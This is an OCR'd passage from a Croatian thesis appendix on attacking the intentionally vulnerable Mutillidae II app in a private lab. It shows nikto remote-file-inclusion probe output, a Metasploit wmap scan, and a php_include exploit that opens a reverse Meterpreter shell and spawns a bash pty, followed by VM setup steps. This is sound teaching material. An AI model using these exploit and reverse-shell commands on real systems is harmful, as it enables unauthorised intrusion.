129 +␣OSVDB-5292:␣/mutillidae/index.php?pager=http://cirt.net/
rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
weird/rfi-locations.dat) or from http://osvdb.org/

130 + OSVDB-5292: /mutillidae/index.php?pagina=http://cirt.net/
rfiinc.txt??: RFI from RSnake's␣list␣(http://ha.ckers.org/
weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/

131 +␣OSVDB-5292:␣/mutillidae/index.php?path_to_folder=http://cirt
.net/rfiinc.txt??cmd=id:␣RFI␣from␣RSnake's list (http://ha.
ckers.org/weird/rfi-locations.dat) or from http://osvdb.org
/

132 + OSVDB-5292: /mutillidae/index.php?pg=http://cirt.net/rfiinc.
txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/weird/rfi
-locations.dat)␣or␣from␣http://osvdb.org/

133 +␣OSVDB-5292:␣/mutillidae/index.php?pg=http://cirt.net/rfiinc.
txt??:␣RFI␣from␣RSnake's list (http://ha.ckers.org/weird/
rfi-locations.dat) or from http://osvdb.org/

134 + OSVDB-5292: /mutillidae/index.php?phpbb_root_path=http://
cirt.net/rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.
ckers.org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org
/

```
135 +␣OSVDB-5292:␣/mutillidae/index.php?plugin=http://cirt.net/
      rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
136 + OSVDB-5292: /mutillidae/index.php?principal=http://cirt.net/
      rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/
      weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
137 +␣OSVDB-5292:␣/mutillidae/index.php?proMod=http://cirt.net/
      rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
138 + OSVDB-5292: /mutillidae/index.php?proMod=http://cirt.net/
      rfiinc.txt??cmd: RFI from RSnake's␣list␣(http://ha.ckers.
      org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
139 +␣OSVDB-5292:␣/mutillidae/index.php?project=http://cirt.net/
      rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
140 + OSVDB-5292: /mutillidae/index.php?repinc=http://cirt.net/
      rfiinc.txt??: RFI from RSnake's␣list␣(http://ha.ckers.org/
      weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
141 +␣OSVDB-5292:␣/mutillidae/index.php?root_prefix=http://cirt.
      net/rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.
      org/weird/rfi-locations.dat) or from http://osvdb.org/
142 + OSVDB-5292: /mutillidae/index.php?root_prefix=http://cirt.
      net/rfiinc.txt??: RFI from RSnake's␣list␣(http://ha.ckers.
      org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
143 +␣OSVDB-5292:␣/mutillidae/index.php?section=http://cirt.net/
      rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
144 + OSVDB-5292: /mutillidae/index.php?site=http://cirt.net/
      rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/
      weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
145 +␣OSVDB-5292:␣/mutillidae/index.php?site_path=http://cirt.net/
      rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
146 + OSVDB-5292: /mutillidae/index.php?styl[top]=http://cirt.net/
      rfiinc.txt???: RFI from RSnake's␣list␣(http://ha.ckers.org/
      weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
147 +␣OSVDB-5292:␣/mutillidae/index.php?template=http://cirt.net/
      rfiinc.txt??:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
```

```
      weird/rfi-locations.dat) or from http://osvdb.org/
148 + OSVDB-5292: /mutillidae/index.php?templates_dir=http://cirt.
      net/rfiinc.txt??: RFI from RSnake's␣list␣(http://ha.ckers.
      org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
149 +␣OSVDB-5292:␣/mutillidae/index.php?theme=http://cirt.net/
      rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
150 + OSVDB-5292: /mutillidae/index.php?themepath=http://cirt.net/
      rfiinc.txt??: RFI from RSnake's␣list␣(http://ha.ckers.org/
      weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
151 +␣OSVDB-5292:␣/mutillidae/index.php?themesdir=http://cirt.net/
      rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
152 + OSVDB-5292: /mutillidae/index.php?this_path=http://cirt.net/
      rfiinc.txt??: RFI from RSnake's␣list␣(http://ha.ckers.org/
      weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
153 +␣OSVDB-5292:␣/mutillidae/index.php?txt=http://cirt.net/rfiinc
      .txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/weird/
      rfi-locations.dat) or from http://osvdb.org/
154 + OSVDB-5292: /mutillidae/index.php?up=http://cirt.net/rfiinc.
      txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/weird/rfi
      -locations.dat)␣or␣from␣http://osvdb.org/
155 +␣OSVDB-5292:␣/mutillidae/index.php?url=http://cirt.net/rfiinc
      .txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/weird/
      rfi-locations.dat) or from http://osvdb.org/
156 + OSVDB-5292: /mutillidae/index.php?w=http://cirt.net/rfiinc.
      txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/weird/rfi
      -locations.dat)␣or␣from␣http://osvdb.org/
157 +␣OSVDB-5292:␣/mutillidae/index.php?way=http://cirt.net/rfiinc
      .txt????????????????:␣RFI␣from␣RSnake's list (http://ha.
      ckers.org/weird/rfi-locations.dat) or from http://osvdb.org
      /
158 + OSVDB-3268: /mutillidae/configuration/: Directory indexing
      found.
159 + /mutillidae/configuration/: Admin login page/section found.
160 + /mutillidae/phpmyadmin/: phpMyAdmin directory found
161 + OSVDB-3092: /mutillidae/.git/index: Git Index file may
      contain directory listing information.
```

```
+ /mutillidae/.git/HEAD: Git HEAD file found. Full repo details may be present.
+ OSVDB-3092: /mutillidae/phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /mutillidae/webservices/: Directory indexing found.
+ /mutillidae/webservices/: Webservices found
+ /mutillidae/.git/config: Git config file found. Infos about repo details may be present.
+ OSVDB-3092: /mutillidae/phpmyadmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 7926 requests: 0 error(s) and 156 item(s) reported on remote host
+ End Time: 2020-06-18 11:13:07 (GMT2) (281 seconds)
---------------------------------------------------------------------------

+ 1 host(s) tested
```

Ispis B.2: Skeniranje *Mutillidae II* aplikacije alatom *nikto*

```
msf5 > load wmap

.-.-.-..-.-.-..---..---.
| | | || | | || | || |-'
`-----'`-'-'-'`-^-'`-'
[WMAP 1.5.1] === et [ ] metasploit.com 2012
[*] Successfully loaded plugin: wmap

msf5 > wmap_sites -a http://192.168.56.12/mutillidae/
[*] Site created.
msf5 > wmap_sites -l
[*] Available sites
===============

     Id  Host            Vhost           Port  Proto  #  Pages  #  Forms
     --  ----            -----           ----  -----  -  -----  -  -------
```

```
      -------
17 ␣␣␣␣␣0␣␣␣192.168.56.12␣␣192.168.56.12␣␣80␣␣␣␣http␣␣␣0␣␣␣␣␣␣␣␣0
18
19
20 msf5␣>␣wmap_targets␣-t␣http://192.168.56.12/mutillidae/index.
      php
21 msf5␣>␣wmap_targets␣-l
22 [*]␣Defined␣targets
23 ===============
24
25 ␣␣␣␣␣Id␣␣Vhost␣␣␣␣␣␣␣␣␣␣Host␣␣␣␣␣␣␣␣␣␣␣Port␣␣SSL␣␣␣␣Path
26 ␣␣␣␣␣--␣␣-----␣␣␣␣␣␣␣␣␣␣----␣␣␣␣␣␣␣␣␣␣␣----␣␣---␣␣␣␣----
27 ␣␣␣␣␣0␣␣␣192.168.56.12␣␣192.168.56.12␣␣80␣␣␣␣false␣␣/
      mutillidae/index.php
28
29
30 msf5␣>␣wmap_run␣-t
31 [*]␣Testing␣target:
32 [*]␣␣␣␣␣Site:␣192.168.56.12␣(192.168.56.12)
33 [*]␣␣␣␣␣Port:␣80␣SSL:␣false
34 ============================================================
35 [*]␣Testing␣started.␣2020-06-18␣11:19:39␣+0200
36 [*]␣Loading␣wmap␣modules...
37 [*]␣39␣wmap␣enabled␣modules␣loaded.
38 [*]
39 =[␣SSL␣testing␣]=
40 ============================================================
41 [*]␣Target␣is␣not␣SSL.␣SSL␣modules␣disabled.
42 [*]
43 =[␣Web␣Server␣testing␣]=
44 ============================================================
45 [*]␣Module␣auxiliary/scanner/http/http_version
46 [*]␣Module␣auxiliary/scanner/http/open_proxy
47 [*]␣Module␣auxiliary/admin/http/tomcat_administration
48 [*]␣Module␣auxiliary/admin/http/tomcat_utf8_traversal
49 [*]␣Module␣auxiliary/scanner/http/drupal_views_user_enum
50 [*]␣Module␣auxiliary/scanner/http/frontpage_login
51 [*]␣Module␣auxiliary/scanner/http/host_header_injection
```

```
52 [*] Module auxiliary/scanner/http/options
53 [*] Module auxiliary/scanner/http/robots_txt
54 [*] Module auxiliary/scanner/http/scraper
55 [*] Module auxiliary/scanner/http/svn_scanner
56 [*] Module auxiliary/scanner/http/trace
57 [*] Module auxiliary/scanner/http/vhost_scanner
58 [*] Module auxiliary/scanner/http/webdav_internal_ip
59 [*] Module auxiliary/scanner/http/webdav_scanner
60 [*] Module auxiliary/scanner/http/webdav_website_content
61 [*]
62 =[ File/Dir testing ]=
63 ============================================================
64 [*] Module auxiliary/scanner/http/backup_file
65 [*] Module auxiliary/scanner/http/brute_dirs
66 [*] Module auxiliary/scanner/http/copy_of_file
67 [*] Module auxiliary/scanner/http/dir_listing
68 [*] Module auxiliary/scanner/http/dir_scanner
69 [*] Module auxiliary/scanner/http/dir_webdav_unicode_bypass
70 [*] Module auxiliary/scanner/http/file_same_name_dir
71 [*] Module auxiliary/scanner/http/files_dir
72 [*] Module auxiliary/scanner/http/http_put
73 [*] Module auxiliary/scanner/http/
     ms09_020_webdav_unicode_bypass
74 [*] Module auxiliary/scanner/http/prev_dir_same_name_file
75 [*] Module auxiliary/scanner/http/replace_ext
76 [*] Module auxiliary/scanner/http/soap_xml
77 [*] Module auxiliary/scanner/http/trace_axd
78 [*] Module auxiliary/scanner/http/verb_auth_bypass
79 [*]
80 =[ Unique Query testing ]=
81 ============================================================
82 [*] Module auxiliary/scanner/http/blind_sql_query
83 [*] Module auxiliary/scanner/http/error_sql_injection
84 [*] Module auxiliary/scanner/http/http_traversal
85 [*] Module auxiliary/scanner/http/rails_mass_assignment
86 [*] Module exploit/multi/http/lcms_php_exec
87 [*]
88 =[ Query testing ]=
```

```
89 ============================================================
90 [*]
91 =[ General testing ]=
92 ============================================================
93 [*] Done.
94 msf5 > wmap_run -e
95 [*] Using ALL wmap enabled modules.
96 [-] NO WMAP NODES DEFINED. Executing local modules
97 [*] Testing target:
98 [*]     Site: 192.168.56.12 (192.168.56.12)
99 [*]     Port: 80 SSL: false
100 ============================================================
101 [*] Testing started. 2020-06-18 11:22:07 +0200
102 [*]
103 =[ SSL testing ]=
104 ============================================================
105 [*] Target is not SSL. SSL modules disabled.
106 [*]
107 =[ Web Server testing ]=
108 ============================================================
109 [*] Module auxiliary/scanner/http/http_version
110
111 [+] 192.168.56.12:80 Apache/2.4.41 (Ubuntu)
112 [*] Module auxiliary/scanner/http/open_proxy
113 [*] Module auxiliary/admin/http/tomcat_administration
114 [*] Module auxiliary/admin/http/tomcat_utf8_traversal
115 [*] Attempting to connect to 192.168.56.12:80
116 [+] No File(s) found
117 [*] Module auxiliary/scanner/http/drupal_views_user_enum
118 [-] 192.168.56.12 does not appear to be vulnerable, will not
      continue
119 [*] Module auxiliary/scanner/http/frontpage_login
120 [*] 192.168.56.12:80      - http://192.168.56.12/ may not
      support FrontPage Server Extensions
121 [*] Module auxiliary/scanner/http/host_header_injection
122 [*] Module auxiliary/scanner/http/options
123 [+] 192.168.56.12 allows GET,POST,OPTIONS,HEAD methods
124 [*] Module auxiliary/scanner/http/robots_txt
```

```
[*] Module auxiliary/scanner/http/scraper
[+] [192.168.56.12] / [Apache2 Ubuntu Default Page: It works]
[*] Module auxiliary/scanner/http/svn_scanner
[*] Using code '404' as not found.
[*] Module auxiliary/scanner/http/trace
[*] Module auxiliary/scanner/http/vhost_scanner
[*] [192.168.56.12] Sending request with random domain ENtNM.
[*] [192.168.56.12] Sending request with random domain eUuSh.
[*] Module auxiliary/scanner/http/webdav_internal_ip
[*] Module auxiliary/scanner/http/webdav_scanner
[*] 192.168.56.12 (Apache/2.4.41 (Ubuntu)) WebDAV disabled.
[*] Module auxiliary/scanner/http/webdav_website_content
[*]
=[ File/Dir testing ]=
============================================================
[*] Module auxiliary/scanner/http/backup_file
[*] Module auxiliary/scanner/http/brute_dirs
[*] Path: /
[*] Using code '404' as not found.
[*] Module auxiliary/scanner/http/copy_of_file
[*] Module auxiliary/scanner/http/dir_listing
[*] Path: /
[*] Module auxiliary/scanner/http/dir_scanner
[*] Path: /
[*] Detecting error code
[*] Using code '404' as not found for 192.168.56.12
[+] Found http://192.168.56.12:80/icons/ 403 (192.168.56.12)
[*] Module auxiliary/scanner/http/dir_webdav_unicode_bypass
[*] Path: /
[*] Using code '404' as not found.
[*] Module auxiliary/scanner/http/file_same_name_dir
[*] Path: /
[-] Blank or default PATH set.
[*] Module auxiliary/scanner/http/files_dir
[*] Path: /
[*] Using code '404' as not found for files with extension .
    null
[*] Using code '404' as not found for files with extension .
```

```
      backup
162 [*] Using code '404' as not found for files with extension .
      bak
163 [*] Using code '404' as not found for files with extension .c
164 [*] Using code '404' as not found for files with extension .
      cfg
165 [*] Using code '404' as not found for files with extension .
      class
166 [*] Using code '404' as not found for files with extension .
      copy
167 [*] Using code '404' as not found for files with extension .
      conf
168 [*] Using code '404' as not found for files with extension .
      exe
169 [*] Using code '404' as not found for files with extension .
      html
170 [+] Found http://192.168.56.12:80/index.html 200
171 [*] Using code '404' as not found for files with extension .
      htm
172 [*] Using code '404' as not found for files with extension .
      ini
173 [*] Using code '404' as not found for files with extension .
      log
174 [*] Using code '404' as not found for files with extension .
      old
175 [*] Using code '404' as not found for files with extension .
      orig
176 [*] Using code '404' as not found for files with extension .
      php
177 [*] Using code '404' as not found for files with extension .
      tar
178 [*] Using code '404' as not found for files with extension .
      tar.gz
179 [*] Using code '404' as not found for files with extension .
      tgz
180 [*] Using code '404' as not found for files with extension .
      tmp
181 [*] Using code '404' as not found for files with extension .
```

```
      temp
182 [*] Using code '404' as not found for files with extension .
      txt
183 [*] Using code '404' as not found for files with extension .
      zip
184 [*] Using code '404' as not found for files with extension ~
185 [*] Using code '404' as not found for files with extension
186 [*] Using code '404' as not found for files with extension
187 [*] Module auxiliary/scanner/http/http_put
188 [*] Path: /
189 [-] 192.168.56.12: File doesn't seem to exist. The upload
      probably failed
190 [*] Module auxiliary/scanner/http/
      ms09_020_webdav_unicode_bypass
191 [*] Path: /
192 [-] 192.168.56.12:80 Folder does not require authentication.
      [405]
193 [*] Module auxiliary/scanner/http/prev_dir_same_name_file
194 [*] Path: /
195 [-] Blank or default PATH set.
196 [*] Module auxiliary/scanner/http/replace_ext
197 [*] Module auxiliary/scanner/http/soap_xml
198 [*] Path: /
199 [*] Starting scan with 0ms delay between requests
200 [*] Server 192.168.56.12:80 returned HTTP 404 for /. Use a
      different one.
201 [*] Module auxiliary/scanner/http/trace_axd
202 [*] Path: /
203 [*] Module auxiliary/scanner/http/verb_auth_bypass
204 [*]
205 =[ Unique Query testing ]=
206 ============================================================
207 [*] Module auxiliary/scanner/http/blind_sql_query
208 [*] Module auxiliary/scanner/http/error_sql_injection
209 [*] Module auxiliary/scanner/http/http_traversal
210 [*] Module auxiliary/scanner/http/rails_mass_assignment
211 [*] Module exploit/multi/http/lcms_php_exec
212 [*]
```

```
213 =[ Query testing ]=
214 ============================================================
215 [*]
216 =[ General testing ]=
217 ============================================================
218 ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
219 Launch completed in 363.23943734169006 seconds.
220 ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
221 [*] Done.
222 msf5 > wmap_vulns -l
223 [*] + [192.168.56.12] (192.168.56.12): scraper /
224 [*] scraper Scraper
225 [*] GET Apache2 Ubuntu Default Page: It works
226 [*] + [192.168.56.12] (192.168.56.12): directory /icons/
227 [*] directory Directory found.
228 [*] GET Res code: 403
229 [*] + [192.168.56.12] (192.168.56.12): file /index.html
230 [*] file File found.
231 [*] GET Res code: 200
```

Ispis B.3: Postupak skeniranja *Mutillidae II* aplikacije pomoću *wmap*, ugrađenim alatom *Metasploit* radnog okvira


```
1 darian@kali-dell-vostro-3558:~$ sudo msfconsole -q
2 [sudo] password for darian:
3 msf5 > use exploit/unix/webapp/php_include
4 msf5 exploit(unix/webapp/php_include) > set rhosts
      192.168.56.12
5 rhosts => 192.168.56.12
6 msf5 exploit(unix/webapp/php_include) > set path /mutillidae/
7 path => /mutillidae/
8 msf5 exploit(unix/webapp/php_include) > set phpuri /index.php?
      page=XXpathXX
9 phpuri => /index.php?page=XXpathXX
10 msf5 exploit(unix/webapp/php_include) > set payload php/
      meterpreter/reverse_tcp
11 payload => php/meterpreter/reverse_tcp
12 msf5 exploit(unix/webapp/php_include) > set lhost
      192.168.56.13
```

```
13 lhost => 192.168.56.13
14 msf5 exploit(unix/webapp/php_include) > set lport 443
15 lport => 443
16 msf5 exploit(unix/webapp/php_include) > exploit
17
18 [*] Started reverse TCP handler on 192.168.56.13:443
19 [*] 192.168.56.12:80 - Using URL: http://0.0.0.0:8080/
     GkSILkX3JlUp
20 [*] 192.168.56.12:80 - Local IP: http://127.0.0.1:8080/
     GkSILkX3JlUp
21 [*] 192.168.56.12:80 - PHP include server started.
22 [*] Sending stage (38288 bytes) to 192.168.56.12
23 [*] Command shell session 1 opened (192.168.56.13:443 ->
     192.168.56.12:43004) at 2020-06-15 12:00:45 +0200
24
25 meterpreter > sysinfo
26 Computer : ubuntu-19.10-eoan-dell-vostro-3558
27 OS : Linux ubuntu-19.10-eoan-dell-vostro-3558 5.3.0-51-generic
      #44-Ubuntu SMP Wed Apr 22 21:09:44 UTC 2020 x86_64
28 Meterpreter : php/linux
29 meterpreter > shell
30 rocess 3072 created.
31 Channel 0 created.
32 id
33 uid=33(www-data) gid=33(www-data) groups=33(www-data)
34 python --version
35 python -c 'import␣pty;pty.spawn("/bin/bash")'
36 www-data@ubuntu-19:/var/www/html/mutillidae$
```

Ispis B.4: Prikaz korištenja *Metasploit* modula *exploit/unix/webapp/php_include* na *Mutillidae II* web aplikaciji

Dodatak C
Instalacija i konfiguracija Linux poslužitelja


Kao reprezentativni uzorak za Linux obitelj računala, koristit će se dva poslužitelja s operacijskim sustavom Ubuntu 19.10. Proces instalacije i konfiguracije tih poslužitelja popraćen je slikama od C.1 do xyz.



Slika C.1: Početni prozor instalacije Ubuntu 19.10 poslužitelja kao virtualni stroj

Slika C.1 prikazuje početak instalacije virtualnog stroja poslužitelja Ubuntu 19.10. Forma na slici je ispunjena tako da *VirtualBox* prepozna da se radi o Linux virtualnom stroju, odnosno preciznije, o 64-bitnom Ubuntu virtualnom stroju.


Slika C.2 prikazuje konfiguraciju radne memorije, tj. RAM-a koji će biti dodijeljen



Slika C.2: Postavljanje količine radne memorije Ubuntu 19.10 poslužitelja

virtualnom stroju. Konkretno, testni poslužitelj imat će 1GB radne memorije.

Slika C.3 prikazuje postavljanje virtualne trajne pohrane za Ubuntu 19.10 virtualni poslužitelj. Odabrani format virtualne trajne pohrane je *Virtual Disk Image*, skraćeno VDI, a novi virtualni stroj će imati virtualnih 10GB trajne pohrane. Nakon početne konfiguracije virtualnog stroja, potrebno je pokrenuti virtualni stroj za instalaciju. Nakon pokretanja virtualnog stroja pojavit će se iskočni prozor koji zahtijeva odabir slike s koje se pokreće instalacija operacijskog sustava. Slika C.4 prikazuje spomenuti iskočni prozor. Unutar prozora potrebno je odabrati *ISO* sliku instalacijskog paketa za Ubuntu 19.10 poslužitelja, koja se može preuzeti na poveznici [15]. Odabirom instalacijskog paketa započinje stvarni proces instalacije poslužitelja. Nakon odabira jezika, postavljanja tipkovnice i ostavljanja pretpostavljene poveznice za odabir slike i izvor instalacijskih paketa potrebno je konfigurirati mrežne postavke poslužitelja, što je prikazano slikom C.5. Na slici se mogu vidjeti pretpostavljene mrežne postavke koje svaki virtualni stroj dobije prilikom jednostavne instalacije. Svaka mrežna kartica koja se prije instalacije operacijskog sustava postavi virtualnom stroju bila bi vidljiva na ovoj slici. Trenutno se može vidjeti mrežna kartica s IP adresom 192.168.56.14 C klase, što znači da mreža kojoj poslužitelj pripada ima adresu 192.168.56.0/24, što je pretpostavljena mreža koja se pridjeli virtualnom mrežnom pretvorniku koji je u *Host-Only* načinu rada. Svojstva virtualne mrežne kartice

